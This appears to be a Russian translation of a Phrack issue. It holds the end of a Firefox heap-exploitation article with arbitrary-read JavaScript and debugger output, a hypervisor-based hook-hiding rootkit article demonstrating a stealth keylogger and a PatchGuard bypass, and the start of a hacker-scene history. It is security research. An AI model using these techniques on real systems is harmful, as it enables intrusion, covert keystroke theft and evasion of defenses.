// читаем из нашей поддельной строки, она находится по индексу [62]
var leaked = "[*] leaked: " + container[pwned_index][62];
log(leaked);
```

Фактические объекты в памяти после выполнения приведённого кода:

```
0:000> dd 0x15f15f00 1?90

[ Наш повреждённый ArrayBuffer ]
15f15f00  00000000 00000666 00000666 00000666
15f15f10  45464645 ffffffff81 47484847 ffffffff81
15f15f20  45464645 ffffffff81 47484847 ffffffff81
15f15f30  45464645 ffffffff81 47484847 ffffffff81
15f15f40  45464645 ffffffff81 47484847 ffffffff81
15f15f50  45464645 ffffffff81 47484847 ffffffff81
15f15f60  45464645 ffffffff81 47484847 ffffffff81
15f15f70  45464645 ffffffff81 47484847 ffffffff81
15f15f80  45464645 ffffffff81 47484847 ffffffff81
15f15f90  45464645 ffffffff81 47484847 ffffffff81
15f15fa0  45464645 ffffffff81 47484847 ffffffff81
15f15fb0  45464645 ffffffff81 47484847 ffffffff81
15f15fc0  45464645 ffffffff81 47484847 ffffffff81
15f15fd0  45464645 ffffffff81 47484847 ffffffff81
```

```

15f15fe0 45464645 ffffffff81 47484847 ffffffff81
15f15ff0 45464645 ffffffff81 47484847 ffffffff81

```

```

[ Наш объект SVGImageElement ]
15f16000 69e0cf70 69e0eba0 1652da20 00000000
15f16010 0d863c90 00000000 00020008 00000000
15f16020 00000000 00000000 15f16000 00000000
15f16030 00000007 00000000 00090000 00000000
15f16040 69e0d1f4 00000000 00000000 00000000
15f16050 00000000 00000000 69e0bd38 00000000
15f16060 69f680d4 e5e50000 69f680d4 e5e50000
15f16070 69f680d4 e5e50100 00000000 e5e5e5e5
15f16080 69e0c9d8 69e0c24c 00000000 00000000
15f16090 00000000 00000000 00000000 00000000
15f160a0 00000000 e5e5e5e5 00000000 00000000
15f160b0 00890001 e5000000 00000000 e5e5e5e5
15f160c0 00000000 00000000 e4000001 00000000
15f160d0 00000000 e4010101 00000000 00000000
15f160e0 e4000201 00000000 00000000 e4010301
15f160f0 06000106 00000001 00000000 e5e50000

```

```

[ Содержимое нашего Uint32Array ]
[ string jsval ]
15f16100 15f16110 ffffffff85 51575751 51575751

[ поддельная не встроенная строка ]
[ size ] [ addr ]
15f16110 00000049 00000002 67c30000 00000000

15f16120 51575751 51575751 51575751 51575751
15f16130 51575751 51575751 51575751 51575751

```

Вывод в WinDBG:

```

[*] corrupted array found at index: 25649
[*] leaked xul.dll base address: 0x67c30000
[*] victim SVGImageElement object is at: 0x15f16000
[*] leaked: MZ

```

Поскольку в качестве произвольного адреса для чтения мы использовали адрес базы xul.dll (полученный ранее из утечки), мы ожидаемо получили «MZ». Теперь должно быть ясно, почему не имеет значения, что расположение в куче не удалось в части ранов jemalloc. Мы продолжаем попытки читать через поддельные jsval строки, размещённые в начале всех «напрысканных» Uint32Array. Значение «MZ» вернётся только из jsval в ране, где расположение удалось. В ранах с неверным расположением (Uint32Array оказался перед SVGImageElement) попытка обратиться к индексу 62 (где мы ожидаем поддельный jsval строки) просто вернёт число double, так как два двойных слова там будут интерпретированы как jsval IEEE-754 без тега. Это не приводит к разыменованию указателя, а значит, краша не произойдёт.

Когда мы наконец получаем значение «MZ», можно повторно использовать наш поддельный jsval строки для чтения с любого нужного адреса.

```

// теперь можно повторно использовать поддельный jsval типа «строка»
// для чтения с другого адреса
read_addr = "cafebabe"; // крашим для демонстрации
write_val_bytes = hex_to_bytes("00000000" + read_addr);
write_val_double = bytes_to_double(write_val_bytes);
container[pwned_index][65] = write_val_double;

leaked = "[*] leaked: " + container[pwned_index][62];
log(leaked);

```

Теперь наш Uint32Array выглядит так:

```

[ Содержимое нашего Uint32Array ]
[ string jsval ]
15f16100 15f16110 ffffffff85 51575751 51575751

[ поддельная не встроенная строка ]

```



```

[ size ] [ addr ]
15f16110  00000049 00000002 cafebabe 00000000

15f16120  51575751 51575751 51575751 51575751
15f16130  51575751 51575751 51575751 51575751

```

Попытка чтения с адреса `cafebabe`, разумеется, приводит к крашу (для демонстрации):

```

0:000> g
(858.f68): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.
This exception may be expected and handled.

eax=cafebac0 ebx=00000000 ecx=133bb7f4 edx=00000000 esi=00000002
edi=133bb7e0 eip=67df0192 esp=003ad120 ebp=cafebabe
iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202

xul!js::ConcatStrings<0>+0x178:
67df0192 mov     al,byte ptr [ebp]                ss:002b:cafebabe=??

```

Итого: у нас есть многократно применимый примитив произвольного чтения памяти и базовый адрес `xul.dll`. Мы можем динамически искать ROP-гаджеты и конструировать ROP-цепочку прямо во время работы эксплойта на JavaScript.

5.6 — Ошибки типа `use-after-free`

Эксплуатация ошибок `use-after-free` в рамках представленной методологии сводится к занятию региона `jemalloc`, оставшегося от освобождённого объекта, с помощью типизированного массива (`Uint32Array`). Затем мы используем методы поддельного объекта, чтобы перезаписать метаданные соседнего «напрысканного» `ArrayObject`, и применяем изложенную методологию.

6 — Заключение

Большое спасибо редакции Phrack за настойчивость с написанием этой статьи и очень полезный рецензию. Команда Immunity во время моей репетиции перед Infiltrate также дала ценные комментарии.

И отдельный привет huku, нето, всей команде CENSUS и всем !fapperz.

7 — Список литературы

```

[INF] OR'LYEH? The Shadow over Firefox -
      http://web.archive.org/web/20150403070544/http://infiltratecon.com/
      speakers.html#firefox
[JSV] JS::Value -
      https://developer.mozilla.org/en-US/docs/Mozilla/Projects/
      SpiderMonkey/JSAPI_Reference/JS::Value
[IFP] IEEE Standard for Floating-Point Arithmetic (IEEE-754) -
      http://en.wikipedia.org/wiki/IEEE_floating_point
[JSO] JSObject -
      https://developer.mozilla.org/en-US/docs/Mozilla/Projects/
      SpiderMonkey/JSAPI_reference/JSObject

```

[P20] Advanced Exploitation of Mozilla Firefox Use-After-Free Vulnerability (Pwn2Own 2014) -
http://www.vupen.com/blog/20140520.Advanced_Exploitation_Firefox_UaF_Pwn2Own_2014.php

[REN] XSS and Beyond -
https://www.owasp.org/images/c/c3/20140617-XSS_and_beyond-Rene.pdf

[F32] Firefox Release 32.0 -
<https://www.mozilla.org/en-US/firefox/32.0/releasenotes/>

[JSR] JSAPI User Guide -
https://developer.mozilla.org/en-US/docs/Mozilla/Projects/SpiderMonkey/JSAPI_User_Guide

[PSJ] Pseudomonarchia jemallocum -
<https://phrack.org/issues/68/10.html#article>

[UNJ] unmask_jemalloc -
https://github.com/argp/unmask_jemalloc

[SHD] shadow -
<https://github.com/CENSUS/shadow>

[FSJ] Heap Feng Shui in JavaScript -
<http://www.phreedom.org/research/heap-feng-shui/heap-feng-shui.html>

8 — Исходный код

```
begin 664 code.tar.gz
M'XL("(*@)U8"``V-O9&4N=%R`.P\;W?;MI+YNOP5J.[=M:18%/5.Y$<W3=+4
MY]1.3IWTGAY;1X5(2&+,5PG2DKK;_[XS`$B">OC1..YVUW0B"20P&,P+,P.`
[... UUencoded архив с кодом — содержимое сохранено в оригинальном виде в архиве ...]
```

Примечание: полный UUencoded архив с исходным кодом доступен в оригинальном файле статьи.

Как скрыть хук: гипервизор для руткитов

Автор: uty , saman

Содержание

1. Введение
2. Общие сведения
 - 2.1 Intel VMX
 - 2.2 EPT
3. Как сделать хук невидимым
 - 3.1 Настройка гипервизора
 - 3.2 Отображение памяти 1:1
 - 3.3 Два отображения для одной страницы
 - 3.4 Страницы пользовательского режима
 - 3.5 Выполнение и чтение с одной страницы
 - 3.6 Пробуждение после сна
4. Демонстрация
 - 4.1 Кейлоггер
 - 4.2 Обход PatchGuard
5. Другие применения
6. Благодарности
7. Ссылки
8. Приложение: код

1. Введение

Писать руткиты становится всё сложнее: существует немало инструментов, отслеживающих подозрительное поведение. Авторы атак прилагают огромные усилия, чтобы сделать руткиты максимально незаметными, однако достаточно всего одного хука, который обнаружит защитное решение, — и вредоносное поведение будет раскрыто.

Наша цель — сделать этот хук невидимым, чтобы инструменты обнаружения не могли его увидеть даже при использовании динамических отладчиков для проверки соответствующего диапазона кода, при этом сам руткит продолжает существовать и корректно функционировать. Существуют и другие подходы, например Shadow Workers, основанные на разделении TLB. Исследователи изначально задавались вопросом, когда изменится архитектура процессоров Intel, — и она действительно изменилась [6][7][8]. Кроме того, разделение TLB требует установки хука на обработчик page fault, что на практике является весьма неудобным. Мы предлагаем способ, использующий исключительно технологию виртуализации, а именно Intel VT с EPT (Extended Page Tables) [5]. Тот же принцип применим и к другим процессорам, например ARM, при условии поддержки аппаратной виртуализации, трансляции физической памяти и разграничения типов доступа к странице. Так, в режиме x86 paging операция чтения не запрещена, пока страница помечена как исполняемая.

Мы предоставляем 64-битный гипервизор, загружаемый в режиме реального времени в виде драйвера Windows. С помощью EPT наше решение отображает всю физическую память гостевой операционной системы на физическую память хоста по схеме 1:1. Мы используем это для отображения гостевой физической страницы на две разные физические страницы хоста. Одна из них обладает правами READ и WRITE, другая — только EXECUTE. В штатном режиме страница помечена как EXECUTE, и процессор выполняет на ней код. Однако когда кто-либо хочет проверить её целостность — например убедиться в отсутствии хуков, — операция READ нарушает права доступа, возникает EPT-нарушение, гипервизор получает уведомление и переключает отображение страницы на другую физическую страницу хоста, содержащую всё, что вы хотите показать проверяющему, — например оригинальный код без каких-либо инлайн-хуков. Когда же процессор снова пытается выполнить код на этой странице, это также вызывает EPT-нарушение, и мы просто переключаемся обратно, позволяя процессору продолжить работу.

Важно отметить, что существует множество видов хуков. В данной статье мы сосредоточимся на инлайн-хуках, то есть модификациях секции кода. Другие типы, такие как SSDT-хук или манипуляция объектами ядра, выходят за рамки настоящей статьи.

Целевые платформы: Windows 7 x64 и Windows 8.1 x64. И конечно, с невидимыми инлайн-хуками можно игнорировать Windows PatchGuard!

2. Общие сведения

2.1 Intel VMX

VMX — сокращение от Intel Virtual-Machine Extensions, аппаратная поддержка виртуализации процессоров. VMX вводит два дополнительных режима работы: root и non-root. Обычно процессор работает в режимах от ring-0 до ring-3, где ring-0 — режим ядра, ring-3 — пользовательский режим, а ring-1 и ring-2 используются крайне редко. При включении виртуализации система выполняется в режиме non-root. Режим root является более низким и привилегированным уровнем, управляющим всем процессором. Гостевая операционная система работает в режиме non-root. Режим root, в котором запускается VMM (Virtual Machine Monitor), часто называют ring -1.

VMXON и VMXOFF — инструкции для входа и выхода из режима VMX. Ключевая структура данных — VMCS (Virtual-Machine Control Structure) размером 4 КБ. Она управляет переключением состояний между VMX root mode и VMX non-root mode. Переход из root mode в non-root mode называется VM Enter, а из non-root mode в root mode — VM Exit.

Каждый логический процессор (каждое ядро реального физического процессора) имеет состояние, называемое указателем VMCS, содержащим физический адрес VMCS. Существует несколько VMCS; та, что хранится в указателе VMCS, считается текущей. Каждый VMCS может представлять виртуальный процессор для виртуальной машины — логический процессор с точки зрения операционной системы. Несмотря на то что гипервизор знает физический адрес VMCS, он не может изменять его напрямую: доступ осуществляется только через инструкции VMREAD и VMWRITE. Для активации VMCS используется VMPTRLD, а для перевода в неактивное состояние — VMCLEAR.

VMCS содержит множество полей, охватывающих все аспекты виртуальной машины: область состояния гостя, область состояния хоста, поля управления выполнением VM, поля управления VM-exit, поля управления VM-entry и информационные поля VM-exit. Каждое поле включает ещё множество управляющих подполей с большим количеством настроек. После входа в виртуальную

машину посредством VMLAUNCH, связанного с VMCS, виртуальная машина полностью управляется настройками этой структуры. Гипервизор задаёт условия, при которых виртуальная машина должна выполнить VM-exit, а затем обрабатывает соответствующую ситуацию — например эмулирует аппаратное устройство или изменяет поведение виртуальной машины.

В нашем случае мы не эмулируем никаких аппаратных устройств: мы помещаем работающую систему в среду виртуальной машины, а наш код выполняется на уровне гипервизора.

2.2 EPT

Механизм расширенных таблиц страниц (EPT) предназначен для поддержки виртуализации физической памяти. Внутри виртуальной машины обращение к виртуальной памяти транслируется виртуальным процессором в обращение к физической. Поскольку виртуальная машина является эмулируемой, её физическая память тоже эмулируется. Такая память называется гостевой физической памятью и не доступна напрямую процессору. В прежние времена гипервизоры были вынуждены поддерживать таблицу «shadow page table» — отображение виртуальной памяти гостя на физическую память хоста, скрытое от гостевой ОС. Гипервизор должен был перехватывать и обрабатывать все операции гостевой ОС, предоставляя ей «поддельный» результат, выглядящий нормально. Это было крайне трудоёмко в динамике.

При использовании EPT ответственность гипервизора снижается. Гостевой процессор выполняет трансляцию и доступ к физической памяти как обычно, однако гостевая физическая память интерпретируется гипервизором для перевода в реальную физическую память хоста.

EPT, как следует из названия, — это таблица страниц, очень похожая на таблицы страниц архитектуры x86. Каждая трансляция гостевого физического адреса в адрес хоста выполняется через EPT. По аналогии с x86-пейджингом каждый VMCS содержит указатель EPT, аналогичный CR3 в x86: в нём хранится корень таблицы. Используется четырёхуровневый page-walk: PML4E, PDPTE, PDE и PTE. Аналогом страничного сбоя в терминологии EPT является EPT violation — ситуация, когда процессор обращается к не отображённой гостевой физической памяти или нарушает права доступа.

3. Как сделать хук невидимым

3.1 Настройка гипервизора


Прежде всего необходимо настроить гипервизор после загрузки Windows. Заполнение региона VMXON и VMCS — важнейших структур данных VMX — само по себе может быть весьма трудоёмким. Существуют открытые проекты, решающие аналогичные задачи: Xen [2], HyperDbg [3], BluePill [4] и материалы Intel. Автор опирался на опыт этих проектов. Соответствующий код доступен в функциях `EnableVMX()` и `VmxSetupVMCS()`, вызываемых из `doStartVMX()`. Функцию `doStartVMX()` необходимо вызвать для каждого ядра процессора, чтобы перевести все физические ядра в режим VMX (подробнее см. руководство Intel «31.5 VMM SETUP & TEAR DOWN» [5]).

После корректной настройки VMCS и успешного выполнения `vmlaunch` гипервизор начинает работу. Далее мы получаем многочисленные VM-exit, которые требуют обработки.

Соответствующая функция — `doVmxExitHandler()` в файле `vmxexithandler.c`. Некоторые VM-exit происходят даже без особых настроек в VMCS — например операции с управляющими регистрами.

3.2 Отображение памяти 1:1

Наш гипервизор загружается в режиме реального времени. Операционная система и драйверы устройств уже инициализированы, поэтому физические страницы и, в частности, регистры интерфейсов устройств, отображённые в пространство физической памяти через MMIO (Memory Mapped IO), уже определены. На данном этапе мы можем выбрать прямое отображение гостевого физического адресного пространства на физическое адресное пространство хоста через EPT — схему 1:1. Иными словами, например, обращение к гостевому физическому адресу `0x1C000` будет напрямую транслироваться в физический адрес хоста `0x1C000`.



Записи таблиц EPT также должны задавать тип памяти, поскольку в физическом адресном пространстве присутствуют RAM, ROM, видеопамять и регистры устройств. Поддерживаются следующие типы памяти:

- Uncacheable (некэшируемый)
- Write Through (сквозная запись)
- Write Combine (объединяющая запись)
- Write Protected (защита от записи)
- Write Back (обратная запись)

Подробности о политиках кэширования (раздел «11.3 METHODS OF CACHING AVAILABLE» [5]) здесь не рассматриваются.

Разные виды памяти должны иметь разные типы. Например, диапазоны памяти PCI-устройств должны быть «Uncacheable», оперативная память — «Write Back», а видеопамять может быть «Write Combine» для лучшей производительности. На практике можно пометить всё физическое адресное пространство как «Uncacheable», однако это приведёт к критическому замедлению из-за отказа от кэширования. С другой стороны, нельзя пометить всё как «Write Back», поскольку диапазоны PCI-устройств содержат регистры, для которых строгий порядок операций критически важен.

Для определения типа памяти можно проверить регистры диапазонов типов памяти (MTRR), а также таблицу атрибутов страниц (PAT), задаваемую в записях таблицы страниц. MTRR — набор MSR-регистров для задания типов памяти для нескольких диапазонов (обычно восьми). PAT дополняет MTRR, обеспечивая контроль на уровне отдельных страниц.

В прототипе мы устанавливаем бит «IgnorePAT» в записях EPT и помечаем всю RAM как «Write Back», а остальную память — как «Uncacheable». Согласно руководству Intel, записи EPT поддерживают только эти два типа памяти: «Значение 0 обозначает тип Uncacheable (UC),

значение 6 — Write-Back (WB). Остальные значения зарезервированы» [5].

Как определить диапазоны RAM? Для этого используется структура данных E820 table, получившая название от функции BIOS int 0x15: при передаче значения 0xE820 в регистре eax прерывание 0x15 возвращает карту памяти компьютера. Однако поскольку это функция BIOS, а система уже загружена, вызвать её напрямую нельзя. К счастью, в Windows вся информация о памяти хранится в реестре по пути `HKEY_LOCAL_MACHINE\HARDWARE\RESOURCEMAP\System Resources`. Детали структуры данных [9] здесь не рассматриваются, однако именно этот источник используется в нашей реализации. Данная информация доступна через функцию `GetE820FromRegistry()`.

3.3 Два отображения для одной страницы

Предположим, мы хотим установить хук на функцию `NtCreateFile`. Прежде всего нужно найти физическую страницу, содержащую эту функцию. Затем мы подготавливаем другую физическую страницу — точную копию оригинальной. Эта копия предназначена для проверяющего, чтобы обойти обнаружение нарушений целостности. Далее будем называть их оригинальной страницей и теневой страницей. Именно на оригинальную страницу впоследствии устанавливается хук.

Теперь мы готовы установить инлайн-хук на оригинальную страницу. После этого оригинальная страница получает флаг `EXECUTE`, теневая — биты `READ` и `WRITE`; гипервизор уведомляется обо всём этом.

Таким образом, `NtCreateFile` с нашим инлайн-хуком будет нормально выполняться: страница имеет бит `EXECUTE`. Если кто-то попытается проверить функцию, операция чтения нарушит права доступа — возникнет EPT-нарушение, которое будет передано гипервизору. Мы переключаем отображение страницы на теневую с битами `READ` и `WRITE`. С корректными флагами доступа виртуальная машина спокойно продолжает работу. Содержимое теневой страницы осталось неизменным — никаких инлайн-хуков. Позже ядро вызовет `NtCreateFile`, что вызовет ещё одно EPT-нарушение, мы переключаемся обратно, и всё возвращается в исходное состояние. Это гарантирует, что проверка целостности будет пройдена, а наша модификация останется незамеченной.

В нашей реализации мы не перезаписываем записи EPT-таблицы постоянно — вместо этого мы используем две идентичных, но немного различающихся таблицы EPT. Оригинальная и теневая страницы записаны отдельно в каждой из этих таблиц. При возникновении EPT-нарушения мы просто переключаемся между ними.

Функции, связанные с EPT, реализованы в `ept.c`. Функция `HandleEptViolation()` обрабатывает EPT-нарушения:

```
if (PAGE_ALIGN(ul64GuestPhysicalAddress)
    != PAGE_ALIGN(g_TmpShadowHookAddress))
{
    if (pCurrentVMMInitState->ShadowEpt)
    {
        SwitchToEPTOriginal(pCurrentVMMInitState);
    }
    else
    {
        SwitchToEPTShadow(pCurrentVMMInitState);
    }

    return;
}

EptViolation((BOOLEAN)(eqe & EPT_VIOLATION_EXIT_QUAL_WRITE_BIT),
             ul64GuestPhysicalAddress);
```

При возникновении EPT-нарушения наше решение сначала проверяет, совпадает ли адрес нарушившей правила гостевой физической страницы со страницей, на которую установлен хук. Если да — это нарушение прав доступа, и мы просто переключаем отображение на другую EPT-таблицу. Если нет — это страница ввода-вывода, которой нужно отображение 1:1.

Как можно заметить, в текущей реализации хук можно установить только на одну страницу. Однако это легко расширить для обработки нескольких страниц с использованием Exit Qualification для определения причины EPT-нарушения (см. руководство Intel «28.2.2 EPT Translation Mechanism» [5]). Соответствующий код:

```
#define EPT_VIOLATION_EXIT_QUAL_READACCESS 0x1
#define EPT_VIOLATION_EXIT_QUAL_WRITEACCESS 0x2
#define EPT_VIOLATION_EXIT_QUAL_EXECUTEACCESS 0x4

#define EPT_VIOLATION_EXIT_QUAL_READABLE 0x8
#define EPT_VIOLATION_EXIT_QUAL_WRITABLE 0x10
#define EPT_VIOLATION_EXIT_QUAL_EXECUTABLE 0x20

if (eql & (EPT_VIOLATION_EXIT_QUAL_READABLE |
        EPT_VIOLATION_EXIT_QUAL_WRITABLE |
        EPT_VIOLATION_EXIT_QUAL_EXECUTABLE))
{
    if ((eql & EPT_VIOLATION_EXIT_QUAL_READACCESS) ||
        eql & EPT_VIOLATION_EXIT_QUAL_WRITEACCESS)
    {
        // Нарушение при чтении или записи
    }
    else if (eql & EPT_VIOLATION_EXIT_QUAL_EXECUTEACCESS)
    {
        // Нарушение при выполнении
    }
    else
    {
        // Никакого нарушения прав доступа — используем отображение 1:1
    }
}

---
```

3.4 Страницы пользовательского режима

Для страниц пользовательского режима EPT управляет трансляцией физических адресов на нижнем уровне. Как только вы определили, какая физическая страница лежит в основе пользовательской страницы, дальнейшие действия практически идентичны режиму ядра. Однако страницы пользовательского режима часто могут вытесняться на диск. При возврате в память страница может оказаться в другом физическом фрейме.

Поэтому необходимо заблокировать страницу от вытеснения. Это важно как для страниц ядра, так и для пользовательских страниц. Первый очевидный способ — `MmProbeAndLockPages()`, однако блокировку нужно снять до переключения контекста процесса. В противном случае Windows `mm` обнаружит это и выдаст Bug Check 0x76: `PROCESS_HAS_LOCKED_PAGES`.

Поскольку мы уже находимся в гипервизоре, возвращаться обратно для разбора ситуации с `mm` несколько неудобно. К счастью, существует Win32 API `VirtualLock()`. Из названия ясно, что это именно то, что нужно. Хотя это и может оставить след, указывающий на особое обращение со страницей, это всего лишь стандартный Win32 API, который использует множество существующих программных модулей.

3.5 Выполнение и чтение с одной страницы

Может возникнуть ситуация, когда одна инструкция выполняется и одновременно читает данные с той же страницы — например таблица переходов IAT. В этом случае необходимы права READ и EXECUTE одновременно.

Один из способов решения — предоставить все права на короткое время: дать специальной инструкции выполниться, а затем вернуть прежние настройки. Мы устанавливаем права READ и EXECUTE, а также флаг одиночного шага для гостевой виртуальной машины. Это позволяет выполнить одну инструкцию и остановиться. Затем мы обрабатываем это событие, возвращаем права и очищаем флаг. Звучит разумно, но на практике возникают проблемы: виртуальная машина ведёт себя нестабильно при наличии нескольких ЦП. Автор всё ещё разбирается с этим. Это действительно может стать проблемой, решение которой — эмуляция данной инструкции самим гипервизором.

3.6 Пробуждение после сна

При выходе системы из состояния S4 (сон) состояние процессора восстанавливается, однако состояние VMX — нет. Это означает, что после пробуждения процессор уже не находится в режиме VMX. Необходимо повторно инициализировать VMX при пробуждении системы [1]. Соответствующий код находится в `powercallback.c`.

4. Демонстрация

4.1 Кейлоггер

Это простой кейлоггер, который не оставляет никаких обнаруживаемых хуков. Мест для установки хука кейлоггера немало. Выбрана функция `KeyboardClassServiceCallBack` — низкоуровневая, но не слишком: её вызывают как PS/2, так и USB-клавиатуры для передачи нажатий клавиш. Эта часть заимствована у другого автора, которого не удалось найти, чтобы поблагодарить :)

Инлайн-хук в 64-битной среде обычно занимает 14 байт вместо 5 в 32-битной. Сначала в стек помещается четырёхбайтовый адрес, затем следует инструкция RET:

```
PUSH <Low Absolute Address DWORD>
MOV [RSP+4], DWORD <High Absolute Address DWORD>
RET
```

Оригинальная `KeyboardClassServiceCallBack()` выглядит так:

```
fffff880`03994990 4c8bdc      mov     r11, rsp
fffff880`03994993 49895b08     mov     qword ptr [r11+8], rbx
fffff880`03994997 49896b10     mov     qword ptr [r11+10h], rbp
fffff880`0399499b 49897318     mov     qword ptr [r11+18h], rsi
fffff880`0399499f 57          push    rdi
fffff880`039949a0 4154        push    r12
fffff880`039949a2 4155        push    r13
fffff880`039949a4 4156        push    r14
```

После установки инлайн-хука:

```

fffff880`03994990 68b058d502      push    2D558B0h
fffff880`03994995 c744240480f8ffff mov     dword ptr [rsp+4],0FFFFFF880h
fffff880`0399499d c3                      ret
fffff880`0399499e 90                      nop
fffff880`0399499f 57                      push    rdi
fffff880`039949a0 4154                   push    r12
fffff880`039949a2 4155                   push    r13
fffff880`039949a4 4156                   push    r14

```

Адрес, помещённый в стек, — адрес функции-трамплина, которая сначала выполняет недостающие инструкции, а затем возвращается обратно в оригинальный `KeyboardClassServiceCallback`.

При такой атаке вредоносный драйвер сначала создаёт копию страницы, содержащей `KeyboardClassServiceCallback`, — как уже говорилось, она предназначена для проверяющего. Затем он сообщает гипервизору об обеих страницах через `vmcall`, и тот берёт на себя всё остальное.

Стоит упомянуть: в демонстрационном коде есть жёстко заданные значения, которые работают на тестовых машинах автора, однако для других версий Windows их нужно немного скорректировать. Вы понимаете, о чём речь :)

4.2 Обход PatchGuard

PatchGuard не проверяет образы драйверов, отличных от ядра, поэтому кейлоггер с хуком `KeyboardClassServiceCallback` и кейлоггер с хуком прерывания не могут его спровоцировать. Поэтому нам нужно просто установить хук на системный вызов, который PatchGuard действительно отслеживает. Возьмём, например, `NtQuerySystemInformation`. Без гипервизора хук системной функции приведёт к синему экрану смерти с кодом 0x109 (CRITICAL_STRUCTURE_CORRUPTION). Обычно PatchGuard обнаруживает это в течение нескольких минут, иногда — через полчаса.

В данном демонстрационном проекте мы просто устанавливаем инлайн-хук на `NtQuerySystemInformation()` и скрываем процесс. В ходе исследований выяснилось, что на той же странице, что и `NtQuerySystemInformation()`, находятся некоторые данные, к которым Windows постоянно обращается. Поэтому страница будет постоянно переключаться между двумя EPT-таблицами. `NtCreateFile()` ведёт себя совершенно иначе — значительно спокойнее. В проекте «test» можно проверить любой из вариантов, включив функцию `TestInvisibleNtCreateFileInlineHook()` или `TestInvisibleNtQuerySystemInformationInlineHook()`.

5. Другие применения

Данная техника может использоваться как в руткитах, так и антивирусными продуктами для сокрытия своих следов от вредоносного программного обеспечения.

Для защиты от атак нулевого дня и их обнаружения всё шире применяются системы-песочницы. Они эффективны, поскольку не полагаются на сигнатуры вирусов. При необходимости анализа образец помещается в виртуальную машину, которая представляется ему как настоящий компьютер-жертва, и запускается. Программа мониторинга регистрирует всё поведение образца. Если обнаруживается вредоносное поведение, образец помечается как вредоносная программа или вирус.

Таким образом, вся система-песочница построена на мониторинге, а значит — использует множество хуков на Win32 API или системных вызовах.

Вредоносное программное обеспечение, разумеется, не желает оказываться в подобных условиях и применяет различные способы обхода. Один из наиболее распространённых — обнаружение хуков в системе. Если хуки найдены, вредонос считает это ловушкой и может вести себя соответствующим образом.

6. Благодарности

Автор благодарит ufrhpc и MysteryMop за советы и помощь в отладке. Отдельная благодарность команде Phrack за безграничное терпение и поддержку.

Особая благодарность uau и двум детям :)

7. Ссылки

- [1] <http://blogs.msdn.com/b/doronh/archive/2006/06/13/630493.aspx>
- [2] <http://www.xenproject.org>
- [3] <https://code.google.com/p/hyperdbg/>
- [4] <http://theinvisiblethings.blogspot.com/2006/06/introducing-blue-pill.html>
- [5] <http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html>
- [6] <https://phrack.org/issues/63/8.html#article>
- [7] <https://pax.grsecurity.net/docs/pageexec.txt>
- [8] <https://www.blackhat.com/docs/us-14/materials/us-14-Torrey-MoRE-Shadow-Walker-The-Progression-Of-TLB-Splitting-On-x86.pdf>
- [9] <https://msdn.microsoft.com/en-us/library/aa390339%28v=vs.85%29.aspx>
- [10] <https://msdn.microsoft.com/en-us/library/windows/hardware/ff564575%28v=vs.85%29.aspx>

8. Приложение: код

[Архив исходного кода `hypervisor_for_rootkit.tar.gz` в кодировке UUencode — опущен]

---[EOF

Международные сцены

Автор: Various

В этом выпуске вашего чёртова любимого журнала мы представляем вам не одну, а целых три статьи о международных сценах. Первая — о славной испанской хакерской сцене. Мы попросили нескольких авторитетных хакеров её проверить и считаем, что привезли вам настоящий самородок.

Для второго файла, вместо того чтобы собирать информацию о каком-то конкретном уголке мира, мы обратились к ряду ведущих варгеймовых сетей и попросили их написать о своей истории и сцене. Мы довольны тем, что получили, — надеемся, вы тоже. Все мы в своё время играли в варгеймы, верно? Поддерживать варгеймовую платформу — чертовски тяжкий труд, и есть люди, которые делают это ради сообщества.

Третий файл появился поздно — виной тому рассеянность редакции Phrack, — но вклад от этого не менее весомый. В Остине (Техас), похоже, существует развитая сцена спортивного вскрытия замков, и jgor любезно написал об этом файл.

Хотим отметить, что следующие статьи, вероятно, устарели: их изначальная подача датируется серединой 2015 года. Тем не менее мы считаем, что они охватывают значительную часть относительно недавнего прошлого и потому заслуживают публикации. Редакция Phrack никоим образом не может гарантировать достоверность или полноту представленной информации. Хотите что-то добавить или исправить? Пишите нам — мы постараемся опубликовать и вашу версию событий.

Приятного чтения.

— Редакция Phrack

Содержание

- 1 - Краткое историческое руководство о первых испанских хакерах
Испанская сцена 90-х Merce Molist & Jay Govind
- 2 - Файл о варгеймовой сцене Steven, adc & weekend
- 3 - Сцена вскрытия замков в Остине jgor

Раздел 0x01: Краткое историческое руководство о первых испанских хакерах. Испанская сцена 90-х

Авторы: Merce Molist, Jay Govind

Английская версия: HorseRide

Сайт: hackstory.net

Содержание

1. Старая старая школа
2. X25-хакеры
3. 29A: «Я и есть сцена»
4. Сообщество
5. Благодарности

1. Старая старая школа

«Привет, я Mave.

То, что я собираюсь вам рассказать, имеет ЖИЗНЕННО ВАЖНОЕ ЗНАЧЕНИЕ. ВАШЕМУ БУДУЩЕМУ ГРОЗИТ ОПАСНОСТЬ ОГРОМНАЯ ОПАСНОСТЬ

Этим утром, 31 января 1996 года, в 9 часов утра, ко мне домой явилась судебная полиция — а точнее, бригада по борьбе с компьютерными преступлениями — и АРЕСТОВАЛА меня.»

Именно так начиналось сообщение, которое Mave отправил своим коллегам из Konspiradores Hacker Klub (KhK), когда ему выпала «честь» стать первым арестованным хакером в Испании. Ему предъявили обвинения в проникновении в системы университета Карлоса III и в использовании краденой карты в CompuServe — что было вполне стандартной практикой среди хакеров того времени. Поймали его из-за ошибки: он зашёл в чат-канал, находившийся под полицейским наблюдением, используя аккаунт на своё настоящее имя.

